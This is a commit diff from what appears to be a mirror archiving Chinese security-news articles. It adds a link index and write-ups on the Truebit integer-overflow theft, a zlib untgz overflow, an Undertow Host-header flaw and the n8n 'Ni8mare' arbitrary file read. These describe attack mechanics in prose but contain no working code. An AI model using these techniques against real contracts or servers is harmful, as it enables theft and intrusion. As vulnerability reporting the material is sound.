mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
【已复现】腾讯 WeKnora MCP服务命令注入漏洞(CVE-2026-22688)、趋势科技:速修复这个严重的 Apex Central RCE漏洞、网安实验干货每日分享IIS6.0文件解析漏洞特殊符号";"–0112、漏洞验证-大华ICC智能物联综合管理平台 ars∕list SQL注入、上周关注度较高的产品安全漏洞(20260105-20260111)、2644 万美元被盗背后:Truebit Protocol 合约漏洞分析、CNVD漏洞周报2026年第1期、Ni8mare高危漏洞来袭 黑客可远程劫持n8n服务器、推广漏洞的特殊思路 | 通杀国内主流互联网厂商的推广漏洞思路分享、盘点 2025 年度重大安全漏洞、【漏洞分析】LlamaIndex SQL2RCE漏洞分析(CVE-2024-11958)、Java Apps 严重漏洞可用于劫持会话、CVE-2026-22184 (CVSS 9.3):zlib 严重漏洞导致全局缓冲区溢出、一次基础漏洞复现:布尔值篡改与业务参数校验缺失分析、注意升级|Struts2曝高危漏洞S2-069(CVE-2025-68493)、CNVD漏洞周报2026年第1期、【高危漏洞预警】WeKnora命令注入漏洞CVE-2026-22688、安全热点周报:D-Link 老旧 DSL 路由器曝新漏洞,正遭黑客活跃攻击、撕开edu防线:前端的一次密码判断到3个高危漏洞、【520】【有靶场】【已复现】n8n双CVE漏洞利用链可致远程代码执行漏洞(CVE-2026-21858+CVE-2025-68613)、【工具推荐】Shiro漏洞综合利用工具-v2.1版本更新、【案例】通达OA任意文件上传绕过+Udf绕过RCE的故事、【敬请期待】记下来会更新几期常见的人性漏洞有哪些、游戏工具变后门?InputPlumber高危漏洞曝光,Linux游戏玩家面临劫持风险、【漏洞通告】Apache Struts XWork 组件 XXE 漏洞(CVE-2025-68493)、高危漏洞威胁情报合集 (2026-01-12)、【玄域】App系列漏洞靶场已更新-新增3个App版本的JWT系列靶场、【接口漏洞第五章第一节】当API“过度热心”:批量赋值漏洞的狩猎笔记、
This commit is contained in:
 test committed
1 parent
4d751e3023
commit
5af242558e
28 files changed
+3932
-28
No files matched your search
@@ -16465,5 +16465,33 @@
|
||||
"https://mp.weixin.qq.com/s/e3bFJQodEh8IOg1VsoaJRg": "漏洞通告 | Apache Struts S2-069 XXE漏洞",
|
||||
"https://mp.weixin.qq.com/s/WtRrCRISddbHiKLu8PZvkw": "Ruoyi单应用版本漏洞合集2",
|
||||
"https://mp.weixin.qq.com/s/0ay3PYjDHDDGYN3o7IXgGQ": "GGML_GGUF 文件格式漏洞深度解读与挖掘思路",
|
||||
"https://mp.weixin.qq.com/s/-bzV4JijR9KnLNXIr0Ra1g": "泛微emobile6.5 6.6前台SQL注入漏洞分析"
|
||||
"https://mp.weixin.qq.com/s/-bzV4JijR9KnLNXIr0Ra1g": "泛微emobile6.5 6.6前台SQL注入漏洞分析",
|
||||
"https://mp.weixin.qq.com/s/YlgEO621i98D1R9foFPrBg": "【已复现】腾讯 WeKnora MCP服务命令注入漏洞(CVE-2026-22688)",
|
||||
"https://mp.weixin.qq.com/s/mKW4_gwhOW4aOphOFmwUeQ": "趋势科技:速修复这个严重的 Apex Central RCE漏洞",
|
||||
"https://mp.weixin.qq.com/s/rBJtZpLLZEvFQdzm5OiFcg": "网安实验干货每日分享IIS6.0文件解析漏洞特殊符号\";\"–0112",
|
||||
"https://mp.weixin.qq.com/s/J5Hm9nv8cJzz0xRfAxdZLg": "漏洞验证-大华ICC智能物联综合管理平台 ars∕list SQL注入",
|
||||
"https://mp.weixin.qq.com/s/7qYw0sxCut5e4EJbh4ujHw": "上周关注度较高的产品安全漏洞(20260105-20260111)",
|
||||
"https://mp.weixin.qq.com/s/-WuhwU3UumBOz7YiW80wgQ": "2644 万美元被盗背后:Truebit Protocol 合约漏洞分析",
|
||||
"https://mp.weixin.qq.com/s/TnBZP_CMD6O6_o9Lxlbk_Q": "CNVD漏洞周报2026年第1期",
|
||||
"https://mp.weixin.qq.com/s/V7HC4tki8NGSGgYTOIpGIw": "Ni8mare高危漏洞来袭 黑客可远程劫持n8n服务器",
|
||||
"https://mp.weixin.qq.com/s/Oo7tNm0Pe18oNjPalp9tJg": "推广漏洞的特殊思路 | 通杀国内主流互联网厂商的推广漏洞思路分享",
|
||||
"https://mp.weixin.qq.com/s/DvGT6wLRI6WI4rhCRUR7eg": "盘点 2025 年度重大安全漏洞",
|
||||
"https://mp.weixin.qq.com/s/3OFcdQi6cKQrvcV2vyKbUQ": "【漏洞分析】LlamaIndex SQL2RCE漏洞分析(CVE-2024-11958)",
|
||||
"https://mp.weixin.qq.com/s/74CNvcldCWskbjUBJF0xdw": "Java Apps 严重漏洞可用于劫持会话",
|
||||
"https://mp.weixin.qq.com/s/EV0ozNPsX5GBNBYp-TtNEA": "CVE-2026-22184 (CVSS 9.3):zlib 严重漏洞导致全局缓冲区溢出",
|
||||
"https://mp.weixin.qq.com/s/EFjLvjF7nPW7ioMDCkEYWg": "一次基础漏洞复现:布尔值篡改与业务参数校验缺失分析",
|
||||
"https://mp.weixin.qq.com/s/svzVjtLzvKpbZqEL-Tl4LA": "注意升级|Struts2曝高危漏洞S2-069(CVE-2025-68493)",
|
||||
"https://mp.weixin.qq.com/s/PDbvdItuv0O2S_MROJfIlA": "CNVD漏洞周报2026年第1期",
|
||||
"https://mp.weixin.qq.com/s/jm38WkUfXDzx6Ng-xhDxPg": "【高危漏洞预警】WeKnora命令注入漏洞CVE-2026-22688",
|
||||
"https://mp.weixin.qq.com/s/O0797gUJdM5e50pPDV3Gmw": "安全热点周报:D-Link 老旧 DSL 路由器曝新漏洞,正遭黑客活跃攻击",
|
||||
"https://mp.weixin.qq.com/s/1023cg9IvJXWb1MY_-TLTw": "撕开edu防线:前端的一次密码判断到3个高危漏洞",
|
||||
"https://mp.weixin.qq.com/s/lA10M7cBWZIEBCX2GJBsvA": "【520】【有靶场】【已复现】n8n双CVE漏洞利用链可致远程代码执行漏洞(CVE-2026-21858+CVE-2025-68613)",
|
||||
"https://mp.weixin.qq.com/s/q3t2ev3NGuQDqELXEpWTPw": "【工具推荐】Shiro漏洞综合利用工具-v2.1版本更新",
|
||||
"https://mp.weixin.qq.com/s/ca1zjXlmUEZIIIn6Oyg0IA": "【案例】通达OA任意文件上传绕过+Udf绕过RCE的故事",
|
||||
"https://mp.weixin.qq.com/s/wB3uv8vnBUcRnlVYTSj_Og": "【敬请期待】记下来会更新几期常见的人性漏洞有哪些",
|
||||
"https://mp.weixin.qq.com/s/egjnrCAH-mtzj_kR1tHFew": "游戏工具变后门?InputPlumber高危漏洞曝光,Linux游戏玩家面临劫持风险",
|
||||
"https://mp.weixin.qq.com/s/gv7k6uDIkciFoAXdlIolQw": "【漏洞通告】Apache Struts XWork 组件 XXE 漏洞(CVE-2025-68493)",
|
||||
"https://mp.weixin.qq.com/s/4bDn2N9oKAgvBMCHqSiZHw": "高危漏洞威胁情报合集 (2026-01-12)",
|
||||
"https://mp.weixin.qq.com/s/bY4X_NbToiE36oXSVFrqPw": "【玄域】App系列漏洞靶场已更新-新增3个App版本的JWT系列靶场",
|
||||
"https://mp.weixin.qq.com/s/zJaHUYFOuo0qs_QAHCks_g": "【接口漏洞第五章第一节】当API“过度热心”:批量赋值漏洞的狩猎笔记"
|
||||
}
|
||||
@@ -0,0 +1,89 @@
|
||||
# 2644 万美元被盗背后:Truebit Protocol 合约漏洞分析
|
||||
原创 慢雾安全团队 慢雾科技 2026-01-12 07:51
|
||||
|
||||
作者:enze & Lisa
|
||||
|
||||
编辑:77
|
||||
|
||||
背景2026 年 1 月 8 日,去中心化离线计算协议 Truebit Protocol 遭受攻击,攻击者利用合约漏洞获利约 8,535 ETH(约合 2,644 万美元)。以下为慢雾安全团队对本次攻击事件的详细分析。
|
||||
|
||||
根本原因Truebit Protocol 的 Purchase 合约在计算铸造 TRU 代币所需 ETH 数量时,由于整数加法运算缺乏溢出保护,导致价格计算结果异常归零,攻击者得以近乎零成本铸造大量代币并套取合约储备金。
|
||||
|
||||
前置知识
|
||||
|
||||
Truebit Protocol 是一个去中心化的链下计算市场,旨在将复杂计算任务从区块链主网转移至链下执行,同时通过经济激励机制保障计算结果的正确性。协议引入了原生代币 TRU,TRU 代币采用算法化的弹性供应机制,TRU 的实时价格由合约内 ETH 储备量与 TRU 流通供应量的比率函数动态决定,其铸造与销毁完全由链上智能合约自动管理:铸造:用户向 Purchase 合约存入 ETH,按算法价格铸造 TRU销毁:用户销毁持有的 TRU,按算法价格从合约提取 ETH攻击分析
|
||||
|
||||
攻击者地址:0x6C8EC8f14bE7C01672d31CFa5f2CEfeAB2562b50攻击合约:0x764C64b2A09b09Acb100B80d8c505Aa6a0302EF2相关攻击交易:0xcd4755645595094a8ab984d0db7e3b4aabde72a5c87c4f176a030629c47fb0141. 攻击者调用 Purchase 合约的 getPurchasePrice 函数,查询铸造 240,442,509,453,545,333,947,284,131 枚 TRU 代币所需的 ETH 数量。由于该数值经过精心构造,导致价格计算过程中发生整数溢出,函数返回值为 0。2. 攻击者调用 Purchase 合约的 0xa0296215 函数(铸造函数),传入上述代币数量。由于所需 ETH 价格被计算为 0,攻击者无需支付任何 ETH,成功铸造了 240,442,509,453,545,333,947,284,131 枚 TRU 代币。3. 攻击者立即调用 Purchase 合约的 0xc471b10b 函数(销毁函数),将刚铸造的全部 TRU 代币销毁,从合约储备中兑换出 5,105.069 ETH。4. 攻击者重复执行上述「铸造 → 销毁」流程。随着 TRU 代币供应量 (S) 增大,后续铸造需支付少量 ETH,但铸造所得代币的价值仍远超支付成本,套利空间依然可观。攻击者持续操作直至耗尽合约的 ETH 储备。攻击原理剖析
|
||||
|
||||
1. 价格计算公式
|
||||
|
||||
通过对 Purchase 合约进行反编译分析,我们定位到核心的价格计算函数:该函数用于计算铸造指定数量代币所需支付的 ETH 数量,其计算公式如下:Price = (100 * A² * R + 200 * A * R * S) / ((100 - T) * S²)其中:A (AmountIn):用户请求铸造的代币数量R (Reserve):合约当前的 ETH 储备量S (Supply):代币当前的总供应量T (THETA):合约参数,固定值为 752. 漏洞原因
|
||||
|
||||
该合约采用 Solidity ^0.6.10 版本编译。在 Solidity 0.8.0 之前的版本中,算术运算符(+、-、*)不包含内置的溢出检查。当运算结果超过 uint256 的最大值(2²⁵⁶ - 1)时,会发生静默溢出(Silent Overflow),结果将回绕至 0 附近的小数值。在价格计算的关键代码中:然而乘法运算使用了 SafeMath 库进行溢出检查,但分子的加法运算 v12 + v9 直接使用了原生 + 运算符,未进行溢出保护。这构成了本次攻击的核心漏洞点。
|
||||
|
||||
3. 攻击数值分析
|
||||
|
||||
以攻击者首次铸造交易为例:计算过程:溢出判定:由于 v12 + v9 的结果超过了 uint256 的最大值,发生溢出回绕。溢出后的分子值变为一个极小的数,经过整数除法后,最终计算出的 Price = 0。4. 攻击影响
|
||||
|
||||
攻击者通过精心构造 AmountIn 参数,使得:1.乘法运算均通过 SafeMath 检查(不触发 revert)2.加法运算发生溢出,分子回绕为极小值3.整数除法结果为 0最终,攻击者无需支付任何 ETH,即可铸造大量代币。MistTrack 分析据链上追踪 & 反洗钱工具 MistTrack 分析,攻击者在本次事件中获利约 8,535 ETH(约合 2,644 万美元)。被盗的 8,535 ETH 首先转移到三个新地址,最终均转入 Tornado Cash。从链上看,攻击者地址曾分别在 2025/11/20、2025/12/06、2025/12/27 有过交易记录,主要行为如下:2025/11/20:在 Avalanche 上通过 Drain 获得资金,并通过 Rhino.fi 跨链到 BNB Chain2025/12/06:在 BNB Chain 上将收到的资金通过 Rhino.fi 跨链到 Ethereum2025/12/27:在 Ethereum 上通过 RUN 获得 4.98 ETH,疑似为攻击者之前发起的另一个攻击,共 5 ETH 转入 Tornado Cash目前 MistTrack 已对相关地址进行标记。
|
||||
|
||||
结论
|
||||
|
||||
本次攻击的根本原因是 Purchase 合约在计算铸造价格时,分子项的加法运算未使用 SafeMath 库进行溢出保护。由于合约采用 Solidity 0.6.10 版本编译,原生 + 运算符不具备溢出检查。攻击者通过构造特定的铸造数量,使得加法运算结果超过 uint256 最大值并发生溢出回绕,导致价格计算结果为 0,从而实现近乎零成本的代币铸造和套利。慢雾安全团队建议对于使用 Solidity 0.8.0 以下版本的合约,开发者应确保所有算术运算均使用 SafeMath 库进行保护,避免因整数溢出导致的逻辑漏洞。
|
||||
|
||||
**往期回顾**
|
||||
|
||||
[慢雾 CISO 23pds 受邀参与「Web3 领袖项目」公开课分享](https://mp.weixin.qq.com/s?__biz=MzU4ODQ3NTM2OA==&mid=2247504157&idx=1&sn=1979e1ad45483ed613dce71f8fa52a19&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[慢雾出品 | 2025 区块链安全与反洗钱年度报告](https://mp.weixin.qq.com/s?__biz=MzU4ODQ3NTM2OA==&mid=2247504119&idx=1&sn=9e6afef4262207a8da1f16a66368ced6&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[慢雾 Q4 追踪实录:协助被盗客户冻结/追回百万美元资金](https://mp.weixin.qq.com/s?__biz=MzU4ODQ3NTM2OA==&mid=2247504087&idx=1&sn=5325391cb456ec020da8f3b5b47a8178&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[圣诞劫 | Trust Wallet 扩展钱包被黑分析](https://mp.weixin.qq.com/s?__biz=MzU4ODQ3NTM2OA==&mid=2247504059&idx=1&sn=ea64fa6ef53f86b2dd2508d3dfc42f77&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[慢雾:去中心化永续合约安全审计指南](https://mp.weixin.qq.com/s?__biz=MzU4ODQ3NTM2OA==&mid=2247504034&idx=1&sn=c4174518c7087011675ce1c0a165bc5c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
**慢雾导航**
|
||||
|
||||
|
||||
**慢雾科技官网**
|
||||
|
||||
https://www.slowmist.com/
|
||||
|
||||
|
||||
**慢雾区官网**
|
||||
|
||||
https://slowmist.io/
|
||||
|
||||
|
||||
**慢雾 GitHub**
|
||||
|
||||
https://github.com/slowmist
|
||||
|
||||
|
||||
**Telegram**
|
||||
|
||||
https://t.me/slowmistteam
|
||||
|
||||
|
||||
**Twitter**
|
||||
|
||||
https://twitter.com/@slowmist_team
|
||||
|
||||
|
||||
**Medium**
|
||||
|
||||
https://medium.com/@slowmist
|
||||
|
||||
|
||||
**知识星球**
|
||||
|
||||
https://t.zsxq.com/Q3zNvvF
|
||||
|
||||
File diff suppressed because it is too large.
Load diff
@@ -0,0 +1,25 @@
|
||||
# CVE-2026-22184 (CVSS 9.3):zlib 严重漏洞导致全局缓冲区溢出
|
||||
安全圈的那点事儿 2026-01-12 11:15
|
||||
|
||||
zlib(一种几乎被所有计算机硬件和操作系统使用的无损数据压缩引擎)中发现了一个严重漏洞。该漏洞编号为 CVE-2026-22184,是一个全局缓冲区溢出漏洞,其 CVSS 评分为 9.3,对依赖该库的 untgz 工具的系统构成重大威胁。
|
||||
|
||||
该漏洞源于实用程序代码中内存管理的一个根本性错误。攻击者只需提供一个过长的归档名称,即可触发内存损坏级联反应,这可能导致系统崩溃,最坏情况下甚至会导致远程代码执行。
|
||||
|
||||
问题的核心在于 TGZfname() 函数。根据披露的信息,该函数负责处理通过命令行传递的归档名称。然而,它犯了一个致命的错误:它“使用无限制的 strcpy() 调用,将攻击者提供的归档名称从 argv[] 复制到一个固定大小为 1024 字节的静态全局缓冲区中”。
|
||||
|
||||
该代码在复制输入之前未能验证其长度。这意味着,如果攻击者提供的归档名称长度超过 1024 字节,数据就会溢出缓冲区边缘。
|
||||
|
||||
报告解释说:“提供的归档名称长度超过 1024 字节会导致超出全局缓冲区末尾的越界写入,从而导致内存损坏。”
|
||||
|
||||
这个漏洞之所以特别危险,是因为它极易被利用。该缺陷位于程序的最前端。“在任何归档解析或验证之前,攻击者就能执行到存在漏洞的代码,这意味着仅通过命令行输入即可轻松利用该缺陷。”
|
||||
|
||||
攻击者无需精心构造复杂的恶意文件结构;他们只需使用“足够长的文件名参数”调用该实用程序即可。
|
||||
|
||||
由于溢出影响的是全局静态数组而非栈分配数组,因此这种破坏可能非常隐蔽。“破坏可能会持续到函数作用域之外,并影响后续的程序行为”,从而导致未定义行为或程序崩溃。
|
||||
|
||||
潜在的后果从拒绝服务 (DoS) 到潜在的代码执行不等,具体取决于特定环境的编译器、架构和内存布局。
|
||||
|
||||
该漏洞影响 zlib 版本 1.3.1.2 及更早版本。强烈建议使用 untgz 工具的管理员和开发人员评估其面临的风险,并寻找已修补的版本来降低这一严重风险。
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,100 @@
|
||||
# Java Apps 严重漏洞可用于劫持会话
|
||||
Ddos 代码卫士 2026-01-12 10:20
|
||||
|
||||

|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
****
|
||||
**Java应用程序如 WildFly 和 JBoss EAP 等中广为使用的组件 Undertow HTTP 服务器内核中存在一个严重漏洞CVE-2025-12543(CVSS评分9.6),可导致攻击者劫持用户会话并攻陷内部系统。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
该漏洞存在于 Undertow 在进站请求中处理 HTTP Host 标头的方式中。该库未能正确验证这些标头,可导致恶意 Host 标头顺利通过。该弱点可带来多个攻击向量,如缓存投毒、内部网络扫描和会话劫持等。
|
||||
|
||||
Red Hat 将该漏洞评级为“重要”级别,因为它可导致攻击者无需身份验证就远程利用,不过利用该漏洞仍然需要有限的用户交互。成功利用该漏洞可导致攻击者窃取用户凭据、劫持更多账户或者获得对内部系统的越权访问权限。
|
||||
|
||||
该漏洞严重影响受影响系统的机密性和完整性,如Red Hat Jboss 企业应用平台8.1版本和多个程序包相关组件包括 eap8-undertow、eap8-wildfly和其它相关库等。Red Hat 已发布补丁修复该漏洞。组织机构应当立即应用2026年1月8日发布的更新,相关安全公告为 RHSA-2026:0386和RHSA-2026:0383。目前尚不存在满足 Red Hat 关于易用性和稳定性安全标准的缓解措施,因此用户应立即应用所推荐的补丁。
|
||||
|
||||
|
||||
开源
|
||||
卫士试用地址:
|
||||
https://oss.qianxin.com/#/login
|
||||
|
||||
|
||||
代码卫士试用地址:https://sast.qianxin.com/#/login
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[热门JavaScript 加密库 Forge 修复签名验证绕过漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524529&idx=2&sn=f430edc811448de4be9a55cfb12448d5&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[JavaScript 热门库 expr-eval 易受 RCE 攻击](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524359&idx=3&sn=dca660000a6936def1900d3d5cf13519&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Apache Parquet Java 中存在CVSS满分漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247522648&idx=1&sn=8642efdcfe877619e821e6fa74e779b7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Apache Avro SDK 中存在严重漏洞,可导致在 Java 应用中实现RCE](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247520994&idx=1&sn=0feb249fd14e6b8b07d5d6531f3287c2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
https://securityonline.info/the-9-6-crack-in-javas-foundation-critical-undertow-flaw-cve-2025-12543/
|
||||
|
||||
|
||||
题图:Pixa
|
||||
bay Licens
|
||||
e
|
||||
|
||||
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
@@ -0,0 +1,54 @@
|
||||
# Ni8mare高危漏洞来袭 黑客可远程劫持n8n服务器
|
||||
胡金鱼 嘶吼专业版 2026-01-12 06:01
|
||||
|
||||
|
||||
|
||||
研究人员最新发现,一项被命名为Ni8mare的最高严重级漏洞,允许远程未授权攻击者完全接管本地部署的N8N工作流自动化平台。
|
||||
|
||||
该安全漏洞编号为CVE-2026-21858,CVSS评分高达10分。据研究人员称,目前互联网上存在超过10万台易受攻击的N8N服务器。
|
||||
|
||||
N8N是一款开源工作流自动化工具,用户可通过可视化编辑器将各类应用、API及服务连接成复杂的工作流。它主要用于任务自动化,并支持与人工智能及大语言模型服务的集成。
|
||||
|
||||
该工具在npm上的周下载量超过5万次,在Docker Hub上的拉取量更是突破1亿次。作为AI领域的热门工具,它常被用于编排LLM调用、构建AI智能体(Agent)和检索增强生成(RAG)流水线,以及自动化数据摄入与检索。
|
||||
# Ni8mare漏洞技术细节分析
|
||||
|
||||
Ni8mare漏洞允许攻击者通过执行特定的基于表单的工作流,访问底层服务器上的文件。
|
||||
|
||||
N8N开发者表示:“存在漏洞的工作流可能会授予未授权远程攻击者访问权限。这可能导致存储在系统上的敏感信息泄露,并且根据部署配置和工作流的使用情况,可能会导致进一步的入侵。”
|
||||
|
||||
研究人员于2025年11月发现了该漏洞并向N8N官方报告。他们指出,该漏洞源于N8N在解析数据时存在的 内容类型混淆问题。
|
||||
|
||||
N8N使用两个不同的函数来处理传入数据,具体取决于Webhook中配置的content-type头部信息——Webhook是通过监听特定消息来触发工作流事件的组件。
|
||||
|
||||
当Webhook请求被标记为multipart/form-data时,N8N会将其视为文件上传,并使用特殊的上传解析器,将文件保存在随机生成的临时位置。
|
||||
|
||||
这意味着用户无法控制文件的最终存放路径,从而防范了路径遍历攻击。然而,对于所有其他内容类型,N8N则使用标准解析器。
|
||||
|
||||

攻击者可以通过设置不同的内容类型(例如 application/json)来绕过上传解析器。在这种情况下,N8N仍会处理与文件相关的字段,但不会验证请求中是否真的包含有效的文件上传。这使得攻击者能够完全控制文件元数据,包括文件路径。
|
||||
|
||||
|
||||
|
||||
存在问题的解析器逻辑
|
||||
|
||||

研究员解释:由于调用该函数时未验证内容类型是否为 multipart/form-data,所以可以控制整个req.body.files对象。这意味着我们控制了 filepath`参数——因此,无需复制上传的文件,而是可以复制系统中的任何本地文件。
|
||||
|
||||
这使得攻击者能够从N8N实例中读取任意文件,通过将内部文件添加到工作流的知识库中,从而泄露敏感信息。
|
||||
|
||||
这一漏洞可被滥用于泄露存储在实例中的密钥、将敏感文件注入工作流、伪造会话Cookie以绕过身份验证,甚至执行任意命令。
|
||||
|
||||
|
||||
|
||||
触发 Ni8mare访问数据库
|
||||
|
||||
N8N通常存储着API密钥、OAuth令牌、数据库凭证、云存储访问权限、CI/CD密钥及业务数据,使其成为企业的核心自动化枢纽。
|
||||
|
||||
N8N开发者表示,目前针对Ni8mare漏洞尚无官方临时缓解措施,但建议限制或禁用可公开访问的Webhook和表单端点。且强烈建议用户立即更新至N8N 1.121.0版本或更高版本。
|
||||
|
||||
参考及来源:
|
||||
https://www.bleepingcomputer.com/news/security/max-severity-ni8mare-flaw-lets-hackers-hijack-n8n-servers/
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,230 @@
|
||||
# 【520】【有靶场】【已复现】n8n双CVE漏洞利用链可致远程代码执行漏洞(CVE-2026-21858+CVE-2025-68613)
|
||||
泷羽Sec-静安 2026-01-12 08:24
|
||||
|
||||
|
||||
|
||||
💡 好靶场
|
||||
|
||||
我们是一个专门为所有网络安全人员制作网络安全靶场的团队,我们立志于制作出好靶场,所以我们团队名称就叫“好靶场”。关注我们获取更多免费会员的福利。
|
||||
|
||||
|
||||
|
||||
# 好靶场
|
||||
|
||||
我们已经突破
|
||||
500个靶场。好靶场是一个专业网络安全实战学习平台,核心定位为 “学安全不只是看书,上手练习首选”,无学习门槛,适配从 0 基础到进阶阶段的各类学习者。
|
||||
|
||||
|
||||
|
||||
|
||||
有宝子就问了,主播主播,这么好的靶场怎么使用:
|
||||
|
||||
首先关注好靶场
|
||||
|
||||
|
||||

然后发送bug,可以点击链接直接登录
|
||||
|
||||
|
||||
|
||||
# 永久会员即将下线
|
||||
|
||||
由于靶场预计会在2026年1月1日突破500,所以永久会员将在2026年1月10日正式下线,将不再开放任何购买渠道,后续只会当做比赛奖励。后续任何福利内容,永久会员优先享用。
|
||||
|
||||
有宝子在问,你们跑路了怎么办,不管基于任何原因,我们都不想跑路。但是如果有一天,我们真的要跑路了,我们会赠送永久超级会员200个自制的靶场,您可以在本地进行部署和搭建,目前我们对外出售一个是300,所以一定是不会亏的。
|
||||
|
||||
任何问题请直接联系小王。
|
||||
|
||||
|
||||
# 新年活动
|
||||
|
||||
新年活动,购买年会,额外赠送4个月。
|
||||
|
||||
|
||||
|
||||
#### 福利1:
|
||||
|
||||
|
||||
|
||||
|
||||

找到个人中心,邀请码输入0482d6d28539424c,白嫖14天高级会员。
|
||||
#### 福利2:
|
||||
|
||||
关注好靶场bilibili。拿着关注截图找到客服,领取5积分或者7天高级会员。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
# n8n双CVE漏洞利用链可致远程代码执行漏洞(CVE-2026-21858+CVE-2025-68613)
|
||||
|
||||
靶场地址:
|
||||
http://www.loveli.com.cn/see_bug_one?id=581
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**~**
|
||||
|
||||
喜报功能
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
